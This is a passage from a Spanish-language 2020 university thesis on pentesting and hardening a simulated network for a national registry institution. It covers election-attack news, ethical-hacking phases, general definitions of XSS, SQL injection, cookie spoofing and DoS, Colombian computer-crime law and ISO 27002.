Análisis de vulnerabilidades basado en Pentesting y propuesta de aseguramiento de un escenario simulado de la infraestructura física y lógica para la Institución del Caso de Estudio Institución Registradora Nacional.

Javier Parra Díaz

Universidad Nacional Abierta y a Distancia - UNAD

Escuela de Ciencias Básicas Tecnología e Ingeniería

Especialización en Seguridad Informática

Bogotá

2020

Análisis de vulnerabilidades basado en Pentesting y propuesta de aseguramiento de un escenario simulado de la infraestructura física y lógica para la Institución del Caso de Estudio Institución Registradora Nacional.

Javier Parra Díaz

Ing. Hernando Jose Peña

Director de Proyecto

Universidad Nacional Abierta y a Distancia - UNAD

Escuela de Ciencias Básicas Tecnología e Ingeniería

Especialización en Seguridad Informática

Bogotá

2020

Nota de Aceptación:

_____

_____

_____

Firma del presidente del jurado

_____

Firma del jurado

_____

Firma del jurado

Bogotá, 31 de mayo del 2020

DEDICATORIA

El presente documento del trabajo realizado se lo dedico a Dios y la Santísima Virgen María quien me ha dado la fortaleza física, mental y espiritual para desarrollar y culminar de forma satisfactoria esta etapa de superación personal y formación académica, también a mi familia mis papás quienes a lo largo de toda mi carrera y formación siempre me dieron la confianza y compañía para superarme.

CONTENIDO

TABLA DE ILUSTRACIONES

TABLA DE ANEXOS

Pág.

Resumen

El presente trabajo se desarrolla sobre el caso de estudio donde se mencionan dos aspectos importantes referentes a la prevención de la información y las vulnerabilidades informáticas que se detectaron sobre su infraestructura tecnológica realizando una simulación de física y lógica de la topología de red y recreando una serie de ataques propuestos que comúnmente se presentan sobre la mayoría de las empresas hoy en día.

A continuación, se presenta un resumen corto del caso propuesto:

La empresa del caso de estudio se especializa en el desarrollo de consultorías para la prevención de ataques frente a fraudes de robo de información, análisis forense de datos y pruebas de pentesting para la detección de vulnerabilidades comunes como Cross Site Scripting (XSS), Inyecciones SQL, Modificación de Cookies, Tampering de parámetros y formularios, Directory Trasversal, Navegación Forzada, Cookie snooping, Tampering de logs, Intercepción de mensajes de error, Denegación de Servicio que dejan al descubierto la información privada de los clientes además de analizar cuidadosamente la información y registros de ataques para detectar el método en el cual se efectuaron los ataques hacia la infraestructura de los servicios. Para el presente documento se han realizado 2 escenarios en los que se demuestran las habilidades y procedimientos necesarios para lograr exitosamente detectar vulnerabilidades.

4. Cross Site Scripting (XSS), Inyecciones SQL, Modificación de Cookies, Tampering de parámetros y formularios, Directory Trasversal, Navegación Forzada, Cookie snooping, Tampering de logs, Intercepción de mensajes de error, Denegación de Servicio.

Palabras clave: Ciberdelincuente, DDoS, Ecommerce, Pentesting, Consultoria Informática.

Abstract

The present work is developed on the case study where two important aspects related to the prevention of information and computer vulnerabilities that were detected on its technological infrastructure are mentioned, performing a simulation of physics and logic of the network topology and recreating a series of proposed attacks that commonly occur on most businesses today

Following is a short summary of the proposed case:

The case study company specializes in the development of consultancies for the prevention of attacks against information theft fraud, forensic data analysis and pentesting tests for the detection of common vulnerabilities such as Cross Site Scripting (XSS), SQL Injections , Modification of Cookies, Tampering of parameters and forms, Transversal Directory, Forced Navigation, Cookie snooping, Tampering of logs, Interception of error messages, Denial of Service that expose the private information of customers in addition to carefully analyzing the information and attack logs to detect the method in which attacks were made towards the services infrastructure. For this document, 2 scenarios have been carried out in which the skills and procedures necessary to successfully detect vulnerabilities are demonstrated.

5. Cross Site Scripting (XSS), SQL Injections, Modification of Cookies, Tampering of parameters and forms, Directory Cross, Forced Navigation, Cookie spoofing, Tampering of logs, Interception of error messages, Denial of Service.

Keywords: Cyber criminal, DDoS, Ecommerce, Pentesting, Informatics Consulting.

Introducción

La razón por la cual se pretende realizar este trabajo es debido a la necesidad identificada en el caso de estudio de prevenir los ataques de intrusión y hacking sobre los servicios web y por presentarse generalmente problemas en las infraestructuras de tecnología para el manejo lógico de la información, por esto teniendo en cuenta los dos escenarios que se proponen se analizara y gestionara las posibles vulnerabilidades de seguridad que pueden presentarse y evitarse, simulando escenarios de implementación que las empresas normalmente harían en cuanto a sistemas operativos, configuraciones y actualizaciones para realizar un exhaustivo análisis que deje en descubierto las posibles vulnerabilidades tanto de la red física y lógica, como de los servicios web. Se cuenta con las herramientas físicas, lógicas y los recursos humanos con la experiencia profesional y especializada para poder identificar cada una de las vulnerabilidades, proporcionando también las mejores prácticas a través de informes y pruebas de pentesting. Esto puede ser resuelto a través del presente proyecto que pretende evaluar y revisar el actual esquema físico y lógico del manejo de la información para empezar a mitigar parte por parte las vulnerabilidades que se detecten, así mismo plantear la acción de mejora preventiva basado en las estadísticas de efectividad de los ataques realizados.

El desarrollar este trabajo traerá como beneficio el crecimiento en la formación para la prevención de la información de grandes empresas y la formación intelectual para proporcionarlos como servicios profesionales a diferentes entidades que requieran de estos servicios de consultoría.

Planteamiento del Problema

Para el caso de estudio presentado, encontramos que el escenario cuenta con 2 problemas comunes relevantes a los cuales están propensas las organizaciones y sobre las cuales se realizarán las tareas de pentesting y análisis forenses de la información para hallazgo de ataques realizados por parte de los hackers. Uno de los problemas de hacking comunes son los fraudes y manipulación de información para utilizarla a favor en decisiones importantes de compañías, comunidades o incluso de naciones (Elecciones presidenciales, empresariales, etc.) y también está la suplantación de la información (Defacement) que es otra de las tareas, la cual implica realizar una prueba de pentesting para identificar las vulnerabilidades más críticas y peligrosas dentro de un sistema web. Es indispensable evaluar el funcionamiento y la seguridad de dicho producto. Generalmente no se tiene muy en cuenta la forma en cómo se debe manejar la información y no hay una norma que estipule como debe manipularse la información por eso será importante también aplicar alguna norma de prevención de información

"Aunque sí se detectó que hubo ataques de cierta envergadura, la experiencia nos enseña que hay que utilizar unos mecanismos de defensa necesarios para el blindaje de los sistemas, nadie puede evitar estos saboteos", manifestó el Registrador.

El funcionario manifestó que se tomaron las medidas de seguridad informática y dijo que el riesgo de este tipo de ataques es algo latente: "cuando hay votaciones siempre tenemos que tener en cuenta el riesgo de ataques de hacker", manifestó.1

También se sabe que cada ataque por los hackers no se limita a 10 o 20 ataques, sino que la ola de intentos de intrusión en cada ataque es 2000 en adelante, como también los medios de comunicación lo manifiestan. “Durante la jornada electoral en Colombia, que busca definir el próximo presidente, se han registrado 3.000 intentos de sabotear las páginas web de la y el Consejo Nacional Electoral (CNE). En los pasados comicios de Congreso del 11 de marzo hubo en total 59.000 intentos.

Hace 72 horas, varios hackers con IP en México intentaron modificar el contenido de la página de la, según pudo constatar El Tiempo. Por ello, esta mañana hubo demoras al ingreso de la web.” (Tomado textualmente de: http://www.elcolombiano.com/tecnologia/hay-hackers-buenos-malos-y-de-colores-KA6534509)2

---

1 Registraduría confirmo ataque hacker durante elecciones, [En línea], En: Noticias RCN, Junio 16 del 2014 Recuperado de: https://noticias.canalrcn.com/nacional-elecciones/registraduria-confirmo-ataque-hacker-durante-elecciones

2 de Colombia sufrió mas de 3000 ataques cibernéticos durante las elecciones, [En Línea], En: Infobae, 27 de Mayo de 2018, Recuperado de: https://www.infobae.com/america/colombia/2018/05/27/la-registraduria-nacional-de-colombia-sufrio-mas-de-3-000-intentos-de-ataques-ciberneticos-durante-las-elecciones-presidenciales/

El problema de todo esto repercute puntualmente siempre en que los ataques mayormente se presentan para las épocas de las elecciones, además la mayor parte del tiempo están siendo evaluados por analistas externos que solo buscan causar el fraude en la información o también obtener dicha información para chantajear o incluso publicarla libremente, lo cual evidentemente se considera como un delito grave.

Hoy es más común el problema de los ataques, intrusiones y las vulnerabilidades que se presentan en las plataformas tipo web o de manejo de información sensible, debido a la cantidad de recursos y desarrollos que se realizan diariamente.

"Luego de que el pasado 20 de julio, Anonymous tomara el control de la cuenta oficial del presidente Juan Manuel Santos en la red social Facebook, la del expresidente Álvaro Uribe en Twitter, páginas del Ministerio de Defensa y de la Policía Nacional este martes el grupo de hackers se atribuyó otro ataque a portales colombianos.

En esta ocasión, las páginas oficiales afectadas fueron las del Ministerio del Interior y de Justicia, de la Presidencia y el Departamento Administrativo de Seguridad (DAS), así como la web del Partido de la U. El objetivo del ciberataque obedece a una campaña de protesta en contra de la censura que, impuesta por las autoridades colombianas, según hizo saber el grupo Anonymous desde su cuenta en Twitter.

El ataque consiste en una denegación de servicio a distintos sitios gubernamentales. Los ataques por denegación de servicio (DoS por sus siglas en inglés) pueden saturar, por ejemplo, el

servidor de un sitio web con múltiples solicitudes simultáneas con el fin de colapsarlo e impedir el acceso de sus usuarios.

Según la compañía de seguridad informática Eset, este tipo de acciones ha estado repercutiendo a lo largo de toda Latinoamérica y en particular, esta operación denominada #OpDefensa como lo publicó el grupo en su cuenta de Twitter, busca la ausencia de la censura en los medios de comunicación masiva.

"La OpDefensa en concreto es en protesta por el cierre de varias páginas de redes sociales de Anonymous Iberoamérica, así como el cierre de los perfiles de varios de los administradores y usuarios como represalia a nuestras protestas realizadas el día 20 de julio", según manifestó este grupo de hackers en su blog. El grupo habría dado a conocer los motivos de su operación a través de un video publicado en YouTube, en el marco del día de la independencia de Colombia."3

Por lo tanto:

¿Cómo identificar, proteger y prevenir ataques en plataformas tecnológicas críticas y que administran información sensible haciendo uso de las técnicas de pentesting y análisis de vulnerabilidades para proponer un plan de aseguramiento que evite que la información pueda ser comprometida?

---

[3] Anonymous vuelve a atacar páginas web colombianas, [En línea]. En: Periódico Dinero.enero,5, 2016., 1 p. Recuperado de: https://www.elespectador.com/tecnologia/anonymous-vuelve-atacar-paginas-web-colombianas-articulo-288979

Justificación

La razón por la cual se pretende realizar este proyecto es debido a la necesidad que tiene la empresa CAPSULE CORP S.A.S de prevenir los ataques de hacking que puedan afectar su producto cuando se distribuya todos los clientes, por esta razón la empresa NAMEKUSE Ltda. Como organización de apoyo para consultorías de seguridad informática realizará las pruebas de pentesting necesarias realizando los ataques de hacking para demostrar las vulnerabilidades actuales en un ambiente virtualizado de pruebas. NAMEKUSE Ltd cuenta con las herramientas físicas, lógicas y los recursos humanos con la experiencia para poder realizar cada una de las tareas que permitan detectar las vulnerabilidades, proporcionando también las mejores prácticas a través de informes. Esto puede ser resuelto a través del presente proyecto aplicado.

El desarrollar este trabajo traerá como beneficio el crecimiento en la formación para la prevención de la información de grandes empresas y la formación intelectual para proporcionarlos como servicios profesionales a diferentes entidades que requieran de estos servicios de consultoría.

Objetivos

3.1 Objetivo General

Aplicar técnicas y tácticas de análisis de vulnerabilidades en entornos controlados para el diseño de estrategias de aseguramiento basados en normas y buenas prácticas de seguridad.

3.2 Objetivos Específicos

- Realizar análisis de pentesting a una infraestructura de red y servicios web para identificar posibles vulnerabilidades y causas de acceso no autorizado a la información.
- Realizar el análisis de vulnerabilidades identificadas en el caso de estudio para identificar su impacto y posibles soluciones.
- Proponer soluciones técnicas para evitar riesgos de hacking sobre los sistemas web y sobre la infraestructura tecnológica que continuamente permitan mejorar de forma positiva el manejo de la información.
- Presentar un informe detallado del resultado de hallazgos y sugerencias de mejora tanto en hardware como software incluso a nivel administrativo incluyendo herramientas y procedimientos seguros para el control de la información.

Marco Referencial

4.1 Marco Teórico

4.1.1 Antecedentes Históricos y Origen de los Hackers

Los últimos 2 años es cuando más se han triplicado la intrusión a las computadoras. ¿Por qué quieren tener acceso a su información? ¿Que datos importantes puede alojar? Todos pueden generalmente preguntarse lo mismo y aún más si las actividades que regularmente se realizar dentro de la computadora es para abrir documentos de texto y hacer presentaciones y de vez en cuando hacer una que otra transacción. Pues está claro que para los hackers toda actividad y tarea es importante y puede ser la oportunidad perfecta para poder acceder a información más importante que un documento. Es por esa razón que es tan importante conocer a los hackers y sus actividades.

Las empresas ahora son mucho más atacadas que hace 20 años, hoy es más frecuente estos eventos que finalmente no son informados por las mismas empresas para prevención con el fin de evitar mala publicidad. No todos los hackers tienen intenciones de dañar e irrumpir los sistemas para robar datos, hay otros que trabajan en pro de mejorar la seguridad y ayudar a evitar grandes daños en las empresas e incluso en los sectores públicos. Es difícil determinar la psicología del hacker y la razón por la cual quiere dañar o tomar información privada, pero si se sabe que el impulso de querer lograr lo ilícito es un anhelo de la mayoría de las personas hoy en día.

4.1.2 Definición de Seguridad Informática

La seguridad informática es una disciplina que está encargada de proteger la integridad y privacidad de la información almacenada en un sistema informático.

4.1.3 Piratas Informáticos

El termino de pirata informático es una manera muy bien nombrada de decir la realidad de otra manera pues este término realmente se utilizó con el de “Hacker” para identificar a aquellas personas que a nivel informático comenten actos ilícitos para lucrarse, es decir, se conocen como ladrones informáticos que roban, mas no toman prestado. Por eso es importante saber que los actos cometidos por esta clase de persona son una realidad.

4.1.4 Vulnerabilidades

En seguridad informática, la palabra vulnerabilidad hace referencia a una debilidad en un sistema, permitiendo a un atacante violar la confidencialidad, integridad, disponibilidad, control de acceso y consistencia del sistema o de sus datos y aplicaciones.

Una vulnerabilidad es una falla relacionada con algo diseñado, en la configuración e implementación de un sistema de red.

4.1.5 Amenazas

Una amenaza informática se basa en toda circunstancia en la cual una persona causa daño a un sistema en forma de robo, destrucción, divulgación y modificación de datos.

4.1.6 Ataques

Un ataque informático es un intento organizado de causar daños a los sistemas informáticos de una empresa.

4.1.7 Política de Seguridad Informática

Las políticas de seguridad responden siempre a mantener un ambiente seguro. Se deben poder poner en práctica a través de procedimientos ordenados descritos en la administración del sistema.

4.1.8 Intrusión

Se denomina como delito de intrusión informática, o acceso incontenido

4.1.9 GNU

Es un acrónimo recursivo que significa "GNU No es Unix". Stallman sugiere que se pronuncie Ñu (se puede observar que el logo es un ñu) para evitar confusión con "new" (nuevo). UNIX es un sistema operativo propietario muy popular, porque está basado en una arquitectura que ha demostrado ser técnicamente estable.

5.1. Exploit

El termino Exploit (viene de to Exploit - aprovechar) - código escrito con el fin de aprovechar un error de programación para obtener diversos privilegios.

4.1.10 Shell

Parte fundamental de un sistema operativo encargada de ejecutar las órdenes básicas para el manejo del sistema. También se denomina Shell. Suelen incorporar características tales como control de procesos, redirección de entrada/salida y un lenguaje de órdenes para escribir programas por lotes o (scripts).

4.1.11 Hacking Ético

Para conocer el hacking ético hay que saber que es un conjunto de técnicas que se usan para evaluar la seguridad de una red o infraestructura, medir la estrategia de defensa contra vectores de ataques reales, mejorar la seguridad de los sistemas y también identificar las vulnerabilidades para finalmente analizarlos.

Los valores fundamentales de un hacker ético son: pasión, libertad, conciencia social, verdad, anti-corrupción, igualdad social, libre acceso a la información, accesibilidad, actividad, creatividad, curiosidad y más.

4.1.12 Tipos de Hackers

- Hacker de sombrero negro o crackers

  Son los hackers maliciosos o llamados maliciosos informáticos, buscan continuamente romper y dañas las seguridades de los sistemas de información, para provocar daños con beneficios personales. (Montoya, 2017)

- Hacker de sombrero gris

  Dependiendo de las circunstancias trabajan en ocasiones de manera ofensiva y otra

defensiva.

- Hacker de sombrero blanco

  Son aquellos que utilizan sus habilidades con fines defensivos su posición es ventajosa ya que al ser hackers pueden contrarrestar los ataques.

- Hacker Ético

  Profesionales de la seguridad que poseen los conocimientos suficientes para realizar ataques informáticos con permiso de todas las entidades.

4.1.13 Tipos de Pruebas de Penetración

Se enfocan principalmente desde las siguientes perspectivas:

- **Penetración con Objeto:** Buscar vulnerabilidades en objetos específicos de los sistemas informáticos críticos de la organización.
- **Penetración sin Objeto:** Examina totalmente los componentes de un sistema informático o los sistemas informáticos de una empresa.
- **Penetración Ciega:** Solo se aplica con información que este visible o sea público y es un ataque externo.
- **Penetración Informada:** Se utiliza información privada, que suministra la empresa respecto a sus sistemas informáticos.
- **Penetración Externa:** Pruebas realizadas desde lugares externos de la empresa, la tarea principal es evaluar la seguridad perimetral.
- **Penetración Interna:** Se realizan las pruebas dentro de la empresa para evaluar las políticas de seguridad internas.

4.1.14 Fases del Hacking Ético

El ataque tiene una base de 5 pasos o fases, conocido también como el círculo del hacking a lo cual se le conoce como Certified Ethical Hacker.4

Ilustración 1 Fases del Hacking Ético

Fuente: https://diocelingranados.wordpress.com/2014/08/07/tecnicas-y-herramientas-utilizadas-en-las-5-fases-o-etapas-de-un-ataque-informatico/

4.1.15 Reconocimiento

Se busca recolectar toda la información necesaria del objetivo mediante el uso diferentes herramientas y técnicas, como las dos maneras que se muestran a continuación.

- **Reconocimiento Pasivo:** Recolección de la información sin tener contacto directo o algún conocimiento del objetivo que va a atacar. Este método está basado en el análisis y la observación.
- **Reconocimiento Activo:** Recolectar la información con todos los datos suministrados por la empresa, hablando puntualmente de direcciones IP públicas, host, servicios, servidores, protocolos entre otros.

4.1.16 Exploración

Esta fase depende de la información que se obtiene en la primera fase y en esta fase se utilizan las herramientas que son necesarias para realizar todo el escaneo de la red.

4.1.17 Ganancia de Acceso

Aquí es donde las vulnerabilidades encontradas son explotadas para lograr el acceso a un sistema, después de lograr el acceso el hacker escala los privilegios para tener un total acceso. Los ataques pueden realizarse en todas las bases o niveles en los cuales se encuentre expuesta la red, ya sea a nivel de sistemas operativos, equipos de redes, aplicaciones web.

Algunos tipos de ataques pueden ser: Por desbordamiento de búfer (Buffer Oveflow), denegación de servicio (DoS Denial Of Service), secuestro de sesión (Session Hijacking), romper o adivinar claves (password cracking).

4.1.18 Mantener el Acceso

Al conseguir el acceso al sistema que ya fue quebrantado es importante mantener el acceso a través de la creación de puertas traseras que garanticen en un futuro acceder nuevamente a los mismos sistemas o redes para utilizarlos de la manera en cómo se quiera.

4.1.19 Borrado de Huellas

Al descubrir e identificar todas las fallas y falencias de todos los sistemas y haber obtenido todos los beneficios necesarios, es importante que todos los registros de sesiones y accesos a cada una de las herramientas sean borrados de forma definitiva, esto hará que la víctima no tenga sospecha alguna y no tome medidas de protección.

4.1.20 Beneficios del Hacking Ético

Aplicar esta metodología es la clara posibilidad de poder detectar fallas en los sistemas que no busque exponerlos o hacerlos visiblemente vulnerables sino por el contrario que se puedan prevenir de tal manera que el riesgo no se deje nulo totalmente, sino que se minimice. (CEH, 2019)

Todas las pruebas que un hacker ético realice serán siempre para categorizan y comprobar todas las vulnerabilidades de los sistemas, ofreciendo un plan completo de falla y de solución a la misma.

4.2 ANTECEDENTES DE ATAQUES A PLATAFORMAS E-COMMERCE

4.2.1 Detectan Vulnerabilidad en plataforma e-Commerce eBay

La plataforma de comercio electrónico propiedad de eBay y que se utiliza por cientos de miles de tiendas online, tiene una vulnerabilidad grave que podría dar a los atacantes el control de las tiendas. El fallo, que afectaría a cerca de 200.000 sites, ha sido descubierto por la empresa de seguridad Check Point.

> "La vulnerabilidad descubierta representa una amenaza significativa no sólo para una tienda, sino para todas las marcas minoristas que utilizan la plataforma Magento para sus tiendas online, lo que representa cerca de un 30% del mercado del comercio electrónico", explica Shahar Tal, responsable del Grupo de Investigación de Vulnerabilidad y Malware de Check Point, añadiendo que los sitios de comercio electrónico se han convertido en un objetivo para los cibercriminales "ya que saben que son una mina de oro para información sobre tarjetas de crédito".

El fallo, una vulnerabilidad de ejecución remota de código, permite a un atacante superar todos los mecanismos de seguridad y tomar el control de la tienda y su base de datos

Magento Community Edition es un software open source que se puede destacar de forma gratuita. Los desarrolladores pueden modificar el código y añadir características y funcionalidades instalando extensiones del Marketplace Magento Connect. (Kris Garcia, 2015)

4.3 MARCO CONCEPTUAL

4.3.1 Herramientas de Hacking Ético y Tipos de Ataques

Las herramientas para realizar hacking ético están clasificadas de acuerdo a su importancia y funcionalidad pues cumplen tareas que son específicas, para hacer hallazgos puntuales de fallas o vulnerabilidades, se mencionan algunas para identificar sus principales funciones:

4.3.1.1 Cross Site Scripting (XSS):

Los ataques de secuencias de comandos entre sitios (XSS) son un tipo de inyección, en la que las secuencias de comandos malintencionadas se inyectan en sitios web benignos y de confianza. Los ataques XSS ocurren cuando un atacante usa una aplicación web para enviar código malicioso, generalmente en forma de un script del lado del navegador, a un usuario final diferente. Las fallas que permiten que estos ataques tengan éxito están bastante extendidas y ocurren en cualquier lugar en que una aplicación web utiliza la entrada de un usuario dentro de la salida que genera sin validarla o codificarla.

Un atacante puede usar XSS para enviar un script malicioso a un usuario desprevenido. El navegador del usuario final no tiene forma de saber que la secuencia de comandos no debe ser confiable y ejecutará la secuencia de comandos. Debido a que cree que el script provino de una fuente confiable, el script malicioso puede acceder a cualquier cookie, tokens de sesión u otra información confidencial retenida por el navegador y utilizada con ese sitio. Estos scripts pueden incluso reescribir el contenido de la página HTML. Para obtener más detalles sobre los diferentes tipos de fallas de XSS, consulte: Tipos de secuencias de comandos entre sitios.(Wikipedia, 2013)

4.3.1.2 SQL Injections:

La inyección SQL (SQLi) es un tipo de ataque de inyección que hace posible ejecutar sentencias SQL maliciosas. Estas declaraciones controlan un servidor de base de datos detrás de una aplicación web. Los atacantes pueden usar las vulnerabilidades de inyección de SQL para omitir las medidas de seguridad de la aplicación. Pueden ir alrededor de la autenticación y autorización de una página web o aplicación web y recuperar el contenido de toda la base de datos SQL. También pueden usar la inyección SQL para agregar, modificar y eliminar registros en la base de datos.(Acunetix, 2019)

4.3.1.3 Cookie Spoofing:

Las cookies de sesión son comúnmente utilizadas por un pedido de la aplicación web para facilitar el estado. HTTP, por sí mismo, no es un protocolo con estado, y sin tecnologías como las cookies, una aplicación web no podría correlacionar las solicitudes realizadas por el mismo usuario. Cuando un atacante intenta modificar una cookie, especialmente cuando tienen cuidado de seguir las mismas restricciones de formato que el valor original (22 letras y números, o 16 caracteres hexadecimales, etc.), intentan modificar su estado. Si, por ejemplo, un atacante pudiera adivinar con éxito el valor de la cookie de sesión de otro usuario conectado activamente, podría asumir el estado de ese usuario (incluidos sus niveles de autenticación y autorización). El WASC se refiere a esto como un ataque de "Credencial y Predicción de sesión" (consulte Credencial y Predicción de sesión para obtener información).(Juniper Networks, 2014)

4.3.1.4 Denial Of Service

Un ataque de denegación de servicio (DoS) es un ataque destinado a apagar una máquina

o red, lo que hace que sea inaccesible para los usuarios previstos. Los ataques DoS logran esto inundando el objetivo con tráfico, o enviándole información que provoca un bloqueo. En ambos casos, el ataque DoS priva a los usuarios legítimos (es decir, empleados, miembros o titulares de cuentas) del servicio o recurso que esperaban.

Los ataques de víctimas de DoS a menudo se dirigen a servidores web de organizaciones de alto perfil, como compañías bancarias, comerciales y de medios, o organizaciones gubernamentales y comerciales. Si bien los ataques DoS no suelen provocar el robo o la pérdida de información importante u otros activos, pueden costarle a la víctima mucho tiempo y dinero para manejar.(Palo Alto Networks, 2019)

4.3.1.5 Kali Linux

Es una distribución de Linux basada en Debian dirigida a pruebas avanzadas de penetración y auditoría de seguridad. Kali contiene varios cientos de herramientas orientadas a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, informática forense e ingeniería inversa. Kali Linux está desarrollado, financiado y mantenido por Offensive Security, una empresa líder en capacitación en seguridad de la información.

Kali Linux se lanzó el 13 de marzo de 2013 como una reconstrucción completa e integral de BackTrack Linux, respetando completamente los estándares de desarrollo de Debian.(KaliDocs, 2017)

4.4 MARCO LEGAL

4.4.1 LEY 1273 DE 2009

"por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones."

Artículo 269A: Acceso abusivo a un sistema informático. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes. [9]

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor. [9]

Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses. [9]

Artículo 269D: Daño Informático. El que, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes. [9]

Artículo 269E: Uso de software malicioso. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes. [9]

Artículo 269F: Violación de datos personales. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a

1000 salarios mínimos legales mensuales vigentes.[9]

Artículo 269G: Suplantación de sitios web para capturar datos personales. El que con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con pena más grave.(MINTIC, 2009)

4.4.2 NORMA ISO 27002

"La norma ISO 27002 (anteriormente denominada ISO 17799) es un estándar para la seguridad de la información que ha publicado la organización internacional de normalización y la comisión electrotécnica internacional. La versión más reciente de la norma ISO 27002:2013.

La norma ISO 27002 proporciona diferentes recomendaciones de las mejores prácticas en la gestión de la seguridad de la información a todos los interesados y responsables para iniciar, implementar o mantener sistemas de gestión de la seguridad de la información. La seguridad de la información se define en el estándar como "la preservación de la confidencialidad, integridad y disponibilidad. Para saber más sobre los demás dominios puede leer La norma ISO 27002 complemento para la ISO 27001.

La norma ISO 27002 se encuentra enfocada a todo tipo de empresas, independientemente del tamaño, tipo o naturaleza. La norma ISO 27002 se encuentra

organizado en base a los 14 dominios, 35 objetivos de control y 114 controles

El documento denominado política es aquel que expresa una intención e instrucción general de la forma que ha sido expresada por la dirección de la empresa.

El contenido de las políticas se basa en el contexto en el que opera una empresa y suele ser considerado en su redacción todos los fines y objetivos de la empresa, las estrategias adoptadas para conseguir sus objetivos, la estructura y los procesos utilizados por la empresa. Además, de los objetivos generales y específicos relacionados con el tema de la política y los requisitos de las políticas procedentes de niveles mucho más superiores y que se encuentran relacionadas.

La política de alto nivel se encuentra relacionada con un Sistema de Gestión de Seguridad de la Información que suele estar apoyada por políticas de bajo nivel, específicas para aspectos concretos en temáticas como el control de accesos, la clasificación de la información, la seguridad física y ambiental, utilizar activos, dispositivos móviles y protección contra los malware.

Si partimos del principio típico en seguridad “lo que no está permitido está prohibido” cada empresa debe detectar las necesidades de los usuarios y valorar los controles necesarios que fundamentan las políticas aplicables, que se aplican en una mejor estructura y relaciones

entre ellas para su gestión.”4

La norma ISO 27002 puede ser utilizada por cualquier tipo de organización o de compañía, privada o pública. Si la organización utiliza sistemas internos o externos que poseen informaciones confidenciales, si depende de estos sistemas para el funcionamiento normal de sus operaciones o si simplemente desea probar su nivel de seguridad de la información conformándose a una norma reconocida, la norma ISO 27002 es un marco metodológico confiable.

4.5 MARCO ESPACIAL

De acuerdo con el planteamiento del problema y los objetivos del proyecto propuesto, este tiene un ámbito de referencia sobre el cual se ha de simular un entorno informático de red; este proyecto está en fase de implementación por medio una simulación de una red estándar de servicios para detectar la mayor cantidad de las vulnerabilidades y realizar las propuestas documentales necesarias para mejorar y evidenciar las vulnerabilidades que puedan ser detectadas. Este ambiente es totalmente virtual no hay un lugar físico sobre el cual se realice dicha actividad.

---

[4] Norma ISO 27002: El dominio de la política de seguridad, en línea: https://www.pmg-ssi.com/2017/08/norma-iso-27002-politica-seguridad/

Diseño Metodológico

5.1 METODOLOGÍAS DEL HACKING ETICO


5.1.1 OSSTMM (Fuente Abierta de Seguridad Manual de Métodos de Prueba)

Ilustración 2 Logo de OSSTMM

fuente: http://www.zazzle.com/osstmm_seal_round_stickers-217374840707956089?rf=238943437450668756

